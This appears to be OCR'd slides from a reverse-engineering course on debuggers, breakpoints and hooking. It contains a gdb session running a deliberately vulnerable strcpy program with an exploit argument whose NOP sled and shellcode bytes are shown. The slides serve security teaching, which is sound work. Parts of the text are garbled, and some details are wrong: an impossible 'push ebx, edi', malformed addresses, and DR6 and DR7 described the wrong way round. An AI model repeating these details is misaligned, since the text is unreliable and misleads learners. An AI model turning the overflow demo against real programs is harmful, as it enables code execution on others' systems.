01012471 . SD POP EBP
01012472 . C2 0000 RETN 8
01012475 $ 6A 70 PUSH 70
01012477 . 68 E0150001 PUSH 010015E0
0101247C . E8 47030000 CALL 010127C8
01012481 . 33DB XOR EBX,EBX
01012483 . 53 PUSH EBX
01012484 . 8B3D 20100000 MOV EDI,DWORD PTR DS:[<&KERNEL32.GetMod
0101248A . FFD7 CALL EDI
0101248C . 66:8138 405A CMP WORD PTR DS:[EAX],5A4D
01012491 .> 75 1F JNE SHORT 010124B2
01012493 . 8B48 3C MOV ECX,DWORD PTR DS:[EAX+3C]
01012496 . 0308 ADD ECX,EAX
01012498 . 8139 50450000 CMP DWORD PTR DS:[ECX],4550
0101249E .> 75 12 JNE SHORT 010124B2
010124A0 . 0FB741 18 MOVZX EAX,WORD PTR DS:[ECX+18]
010124A4 . 3D 0B010000 CMP EAX,10B
010124A9 .> 74 1F JE SHORT 010124CA

```

Stack [0007FFC0]=0007FFF8
Imm=00000070 (decimal 112.)

calc.<ModuleEntryPoint>

Address	Hex dump	ASCII
01014000	03 00 00 00 01 00 00 00 20 00 00 00 0A 00 00 00	* 0 S c i .
01014010	0A 00 00 00 40 00 00 00 53 00 63 00 69 00 43 00	0 @ S c i .
01014020	61 00 6C 00 63 00 00 00 00 00 00 2E 00 00 00	a L c .
01014030	00 00 00 00 00 00 00 00 2C 00 00 00 00 00 00 00	
01014040	00 00 00 00 30 00 00 00 01 00 00 00 00 00 57 00	0 0
01014050	58 00 56 01 5C 02 50 02 07 03 59 03 5E 03 5A 03	X V@<@.~V@^*
01014060	5B 03 5F 04 00 00 00 00 FF FF FF FF FF FF FF	[*]◆
01014070	FF	
01014080	00 00 00 00 00 00 00 00 EC 15 00 01 00 00 00 00	*S 0 P
01014090	2E 4B 00 00 00 00 00 00 00 00 FF 00 50 00 00 00	.K P
010140A0	FF 00 00 00 51 00 00 00 FF 00 00 00 52 00 00 00	Q R
010140B0	FF 00 00 00 52 00 00 00 00 00 FF 00 54 00 00 00	T

Registers (FPU)	
EAX	00000000
ECX	0007FFB0
EDX	7C90E4F4 ntdll.KiFastSystemCallRet
EBX	7FFD9000
ESP	0007FFC4
EBP	0007FFF0
ESI	0012AD84
EDI	00120980
EIP	01012475 calc.<ModuleEntryPoint>
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr 000000B7 ERROR_ALREADY_EXISTS
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty +UNORM 003C 0012AE14 0012B948
ST1	empty -UNORM BD39 0012ADFC 0012AE14
ST2	empty +UNORM 0001 0012B3A0 00000001E
ST3	empty -UNORM AE14 004EC71D 0012B378
ST4	empty +UNORM 0022 000000000 0057A344
ST5	empty +UNORM 004F 00444004E 00490057
ST6	empty 1.0000000000000000000000000000000
ST7	empty 1.0000000000000000000000000000000
	3 2 1 0 E S P U O Z
FST	4020 Cond 1 0 0 0 Err 0 0 1 0 0 0
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1
Last cmd	0000:773D6E9A

XMM0	00000000 00000000 00000000 00650078
C 0007FFC4	7C817067 spu! RETURN to kernel32.7C817067
C 0007FFC8	0012D9B0 ???
C 0007FFC9	0012AD84 ???
C 0007FFD0	7FFD90000 E^@
C 0007FFD4	8054B6B8 ??T@ RETURN from 804E20F2 to 805
C 0007FFD8	0007FFC8 ?? .
C 0007FFDC	81F7B440 @?@U
C 0007FFE0	FFFFFFFFFF End of SEH chain
C 0007FFE4	7C839AC0 ??@ SE handler
C 0007FFE8	7C817070 ??ppu!
C 0007FFEC	00000000
C 0007FFE0	00000000
C 0007FFD0	00000000
C 0007FFE4	00000000
C 0007FFE8	00000000

M Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000			Environment	Priv	RW	RW	
00020000	00001000			Process Parameters	Priv	RW	RW	
00030000	00008000			Heap	Priv	RW	RW	
0007C000	00001000			Stack of main thread	Priv	RW	Guard	
0007D000	00003000				Priv	RW	Guard	
00080000	00003000				Map	R	R	
00090000	00002000				Map	R	R	
000A0000	00009000			Default heap	Priv	RW	RW	
001A0000	00006000			Heap	Priv	RW	RW	
001B0000	00003000			Heap	Map	RW	RW	
001C0000	00016000				Map	R	R	
001E0000	00041000				Map	R	R	
00230000	00041000				Map	R	R	
00280000	00006000				Map	R	R	
00290000	00003000				Map	R E	R E	
00350000	00002000				Map	R E	R E	
00360000	00001000				Priv	RW	RW	
00370000	00001000				Priv	RW	RW	
00380000	00005000			Heap	Priv	RW	RW	
00390000	00002000				Map	R	R	
003B0000	00002000				Map	R	R	
003C0000	00008000			Heap	Priv	RW	RW	
003D0000	00004000			Heap	Priv	RW	RW	
003E0000	00003000			Heap	Map	R	R	
003F0000	00003000			Heap	Priv	RW	RW	
00430000	00103000			GDI handles	Map	R	R	
00540000	000038000				Map	R E	R E	
00840000	00001000				Priv	RW	RW	
01000000	00001000	calc		PE header	Img	R	RWE	Copied
01001000	00013000	calc	.text	Code, imports	Img	R E	RWE	Copied
01014000	00002000	calc	.data	Data	Img	RW	Copied	
01016000	00009000	calc	.rsrc	Resources	Img	R	RWE	Copied
5AD70000	00001000	UxTheme		PE header	Img	R	RWE	Copied
5AD71000	00030000	UxTheme	.text	Code, imports, exports	Img	R E	RWE	Copied
SADA1000	00001000	UxTheme	.data	Data	Img	RW	RWE	Copied
SADA2000	00004000	UxTheme	.rsrc	Resources	Img	R	RWE	Copied
SADA6000	00002000	UxTheme	.reloc	Relocations	Img	R	RWE	Copied
SCB70000	00001000	ShimEng		PE header	Img	R	RWE	Copied
SCB71000	0000E000	ShimEng	.text	Code, imports, exports	Img	R E	RWE	Copied
SCB7F000	00014000	ShimEng	.data	Data	Img	RW	Copied	
SCB93000	00001000	ShimEng	.rsrc	Resources	Img	R	RWE	Copied
SCB94000	00002000	ShimEng	.reloc	Relocations	Img	R	RWE	Copied
629C0000	00001000	LPK		PE header	Img	R	RWE	Copied
629C1000	00005000	LPK	.text	Code, imports, exports	Img	R E	RWE	Copied
629C6000	00001000	LPK	.data	Data	Img	RW	RWE	Copied
629C7000	00001000	LPK	.rsrc	Resources	Img	R	RWE	Copied



rax	00000000:00402a00	41 57
	00000000:00402a02	41 56
	00000000:00402a04	41 55
	00000000:00402a06	41 54
	00000000:00402a08	55
	00000000:00402a09	53
	00000000:00402a0a	89 fb
	00000000:00402a0c	48 89 f5
	00000000:00402a0f	48 81 ec 88 03 00 00
	00000000:00402a16	48 8b 3e
	00000000:00402a19	64 48 8b 04 25 28 00 0...
	00000000:00402a22	48 89 84 24 78 03 00 00
	00000000:00402a2a	31 c0
	00000000:00402a2c	e8 cf b0 00 00
	00000000:00402a31	be c1 9a 41 00
	00000000:00402a36	bf 06 00 00 00
	00000000:00402a3b	e8 00 fe ff ff
	00000000:00402a40	be f1 65 41 00
	00000000:00402a45	bf da 65 41 00
	00000000:00402a4a	e8 61 fa ff ff

```

push r15
push r14
push r13
push r12
push rbp
push rbx
push ebx, edi
mov rbp, rsi
sub rsp, 0x388
mov rdi, [rsi]
mov rax, fs:[0x28]
mov [rsp+0x378], rax
xor eax, eax
call 0x40db00
mov esi, 0x419ac1
mov edi, 6
call ls!setlocale@plt
mov esi, 0x4165f1
mov edi, 0x4165da
call ls!bindtextdomain@plt

```

Registers

RAX	0000000000402a00
RCX	0000000000000000
RDX	00007ffd43955028
RBX	0000000000000000
RSP	00007ffd43954f38
RBP	0000000000413bb0
RSI	00007ffd43955018
RDI	0000000000000001
R8	0000000000413c20
R9	00007f4d17f39ab0
R10	0000000000000846
R11	00007f4d1795d740
R12	00000000004049a0
R13	00007ffd43955010
R14	0000000000000000
R15	0000000000000000
RIP	0000000000402a00

C 0 ES 0000
P 1 CS 0033
A 0 SS 002b
Z 1 DS 0000
S 0 FS 0000 (00007f4

...)

Bookmarks Registers

r15 = 0x00000000000000000000000000000000

Data Dump

+ 0x0000000000400000-0x000000000041e000

00000000:00400000	7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
00000000:00400010	02 00 3e 00 01 00 00 00 a0 49 40 00 00 00 00 00
00000000:00400020	40 00 00 00 00 00 00 00 38 e7 01 00 00 00 00 00
00000000:00400030	00 00 00 00 40 00 38 00 09 00 40 00 00 00 00 00
00000000:00400040	06 00 00 00 05 00 00 00 40 00 00 00 00 00 00 00
00000000:00400050	40 00 40 00 00 00 00 00 40 00 40 00 00 00 00 00
00000000:00400060	f8 01 00 00 00 00 00 00 f8 01 00 00 00 00 00 00
00000000:00400070	08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00
00000000:00400080	38 02 00 00 00 00 00 00 38 02 40 00 00 00 00 00
00000000:00400090	38 02 40 00 00 00 00 00 1c 00 00 00 00 00 00 00
00000000:004000a0	1c 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00

Stack

00007ffd:43954f38	00007f4d1795d830	0..M...	return to 0x00007f4d1795d830 <libc-2.23.so!__libc_start_main@14
00007ffd:43954f40	0000000000000000	
00007ffd:43954f48	00007ffd43955018	.P.C.	
00007ffd:43954f50	0000001000000000	
00007ffd:43954f58	0000000000402a00	*@.....	ASCII "AWAVAUATUS"
00007ffd:43954f60	0000000000000000	
00007ffd:43954f68	d270ba3a44816d9e	.m.D:@P	
00007ffd:43954f70	0000000004049a00	I@.....	<entry point>
00007ffd:43954f78	00007ffd43955010	.P.C.	
00007ffd:43954f80	0000000000000000	
00007ffd:43954f88	0000000000000000	
00007ffd:43954f90	2d8a3d92ad616d9e	.m@.=.-	
00007ffd:43954f98	2cea5939c316d9e	.m1..↑,	
00007ffd:43954fa0	0000000000000000	

Debugging on Windows

The Windows Debugging API exhibits debug events:

```
typedef struct _DEBUG_EVENT {
    DWORD dwDebugEventCode;           // e.g. CREATE_PROCESS_DEBUG_EVENT
    DWORD dwProcessId;
    DWORD dwThreadId;
    union {
        EXCEPTION_DEBUG_INFO      Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO   ExitThread;
        EXIT_PROCESS_DEBUG_INFO  ExitProcess;
        LOAD_DLL_DEBUG_INFO       LoadDll;
        UNLOAD_DLL_DEBUG_INFO     UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO                 RipInfo;
    } u;
} DEBUG_EVENT;
```

```
typedef struct _CREATE_PROCESS_DEBUG_INFO {
    HANDLE          hFile;
    HANDLE          hProcess;
    HANDLE          hThread;
    LPVOID          lpBaseOfImage;
    DWORD           dwDebugInfoFileOffset;
    nDebugInfoSize;
    LPVOID          lpThreadLocalBase;
    LPTHREAD_START_ROUTINE lpStartAddress;
    LPVOID          lpImageName;
    WORD            fUnicode;
} CREATE_PROCESS_DEBUG_INFO;
```

Single stepping (x86)

- Single stepping
 - Execute exactly one instruction
 - If the CPU's **trap flag** is set, a type 1 interrupt (int 1) will be raised after one instruction
 - This allows a debugger to implement single stepping
- Single stepping is finest granularity
- When more coarse-grained analysis is needed, breakpoints are used





Figure 2-5. System Flags in the EFLAGS Register

Breakpoints

- Idea: Break when the instruction at a specified address is read, written or executed
- Hardware breakpoints (hw bp)
 - x86 allows up to 4 breakpoint addresses
 - Hardware breakpoint are set via specific registers
 - DR0-DR3: 4 memory addresses
 - DR4 and DR5 are obsolete
 - DR6: Debug control register
 - DR7: Debug status register
- Software breakpoint (sw bp)
 - Artificial interruption of the execution
 - so called software interrupt
 - Overwrite the code to be analyzed using a particular instruction (`int 3`)



Software breakpoints: Windows example (1/4)

Address	Hex	Disassembly
0x401000:	55	push ebp
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 40	sub esp, 0x40
0x401006:	50	push eax
...		

Software breakpoints: Windows example (1/4)

Address	Hex	Disassembly	
0x401000:	55	push ebp	
0x401001:	89 E5	mov ebp, esp	
0x401003:	83 EC 40	sub esp, 0x40	
0x401006:	50	push eax	
...			

usual
function prologue

Software breakpoints: Windows example (2/4)

Address	Hex	Disassembly
0x401000:	CC	int 3
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 40	sub esp, 0x40
0x401006:	50	push eax
...		

- Save the original instruction at the address 0x401000
- Overwrite the instruction with int 3 (Opcode 0xCC) at 0x401000

```
0x401000: 55          push ebp
```

Software breakpoints: Windows example (3/4)

Address	Hex	Disassembly
* 0x401000:	CC	int 3
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 40	sub esp, 0x40
0x401006:	50	push eax
...		



Exception

- On execution: An exception is triggered
- Invokes the exception handler with parameter: pointer to an exception structure with the following values
 - The member `ExceptionCode` has the value `EXCEPTION_BREAKPOINT`
 - The address where the exception occurred

```
0x401000: 55           push ebp
```

Software breakpoints: Windows example (4/4)

Address	Hex	Disassembly
* 0x401000:	55	push ebp
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 40	sub esp, 0x40
0x401006:	50	push eax
...		

- Restore the original instruction at the address 0x401000
- Continue execution

```
0x401000: 55 push ebp
```

Debugging: Limitations

- Debugging can be detected by the target code
- Software breakpoints modify the code (`int 3`)
 - Self-modifying code may overwrite a breakpoint
 - The code can check for the presence of a software breakpoint (and abort execution)
- Hardware breakpoints do not modify the code, but are limited to 4 addresses
 - Hardware breakpoints can be detected by inspecting the debug registers
 - They can be disabled by the code (overwrite debug registers)
- Debugging on Windows is limited to one debugger per debugger

Debugging with gdb

```
(gdb) list
1  #include <string.h>
2  #include <stdio.h>
3
4  void copy(char *str) {
5      char buffer[100];
6      strcpy(buffer, str);
7  }
8
9  int main(int argc, char *argv[]) {
10     copy(argv[1]);
(gdb)
```

```
(gdb) list
No symbol table is loaded.  Use the "file" command.
(gdb)
```

- When symbols are available, the list command can show the source code
- Not possible when symbols are missing

Debugging with gdb

```
(gdb) list
1 #include <string.h>
2 #include <stdio.h>
3
4 void copy(char *str) {
5     char buffer[100];
6     strcpy(buffer, str);
7 }
8
9 int main(int argc, char *argv[]) {
10     copy(argv[1]);
(gdb) break 6
Breakpoint 1 at 0x8048441: file vuln1.c, line 6.
(gdb)
```

- Set a breakpoint on a specific source code line (with symbols)
- Otherwise use: **break *address**

Debugging with gdb

```
...
9  int main(int argc, char *argv[]) {
10     copy(argv[1]);

(gdb) break 6
Breakpoint 1 at 0x8048441: file vuln1.c, line 6.

(gdb) run $(cat exploit)
Starting program: ./vuln1 $(cat exploit)

Breakpoint 1, copy (
    str=0xfffffd10f '\220' <repeats 64 times>, "\061\300..\215B\v", 'A'
<repeats 16 times>, "\260\322\377\377") at vuln1.c:6
6     strcpy(buffer, str);
(gdb)
```

- Execution stops when the breakpoint is reached (Breakpoint #1)
- CPU context can be inspected, modified etc.

Debugging with gdb

```
(gdb) watch $eax = 0x000000ff  
Hardware watchpoint 2: $eax = 0x000000ff
```

```
(gdb)
```

- Watchpoint define conditions based on processed data when the execution should stop
- For example:
 - Stop if the register eax contains the value 0xFF
- Typically implemented using single stepping

Debugging with gdb

```
(gdb) watch $eax > $ecx
Watchpoint 3: $eax > $ecx
(gdb) c
Continuing.

Watchpoint 3: $eax > $ecx
Old value = 1
New value = 0
0x0804844a in copy (
    str=0xfffffd10f '\220' <repeats 64 times>, "\061\300\211..\215B\v", 'A'
<repeats 16 times>, "\260\322\377\377") at vuln1.c:6
6      strcpy(buffer, str);
(gdb)
```

- Break if the register value eax is larger than that of ecx

Debugging with gdb

```
(gdb) info registers
eax            0xfffffd10f  -12017
ecx            0xfffffce30  -12752
edx            0xfffffce54  -12716
ebx            0x0    0
esp            0xfffffc80  0xfffffc80
ebp            0xfffffcdf8  0xfffffcdf8
esi            0xf7faa000  -134569984
edi            0xf7faa000  -134569984
eip            0x8048441  0x8048441 <copy+6>
eflags          0x282  [ SF IF ]
cs             0x23    35
ss             0x2b    43
ds             0x2b    43
es             0x2b    43
fs             0x0    0
gs             0x63    99
```

- Inspect the CPU context (registers)

QUIZTIME: Breakpoints


Which of the following statements is wrong?

- A) x86 is limited to four hardware breakpoints.
- B) x86 is limited to four software breakpoints.
- C) Software breakpoints can be implemented via exceptions.


Hooking

Comparing debugging with hooking

Debugging




Hooking




Hooking

- Hooking refers to the modification of the control flow to intercept the execution of a specific code area
- Function parameters can be intercepted or manipulated
- Different implementation modes
 - Inline hooking
 - Import Address Table (IAT) hooking (Windows)
- Hooking is applied in several places
 - Anti virus programs
 - Personal firewalls
 - Banking trojans (Zeus, Citadel, Neverquest, Trickbot)
- We will look at inline hooking for a function call

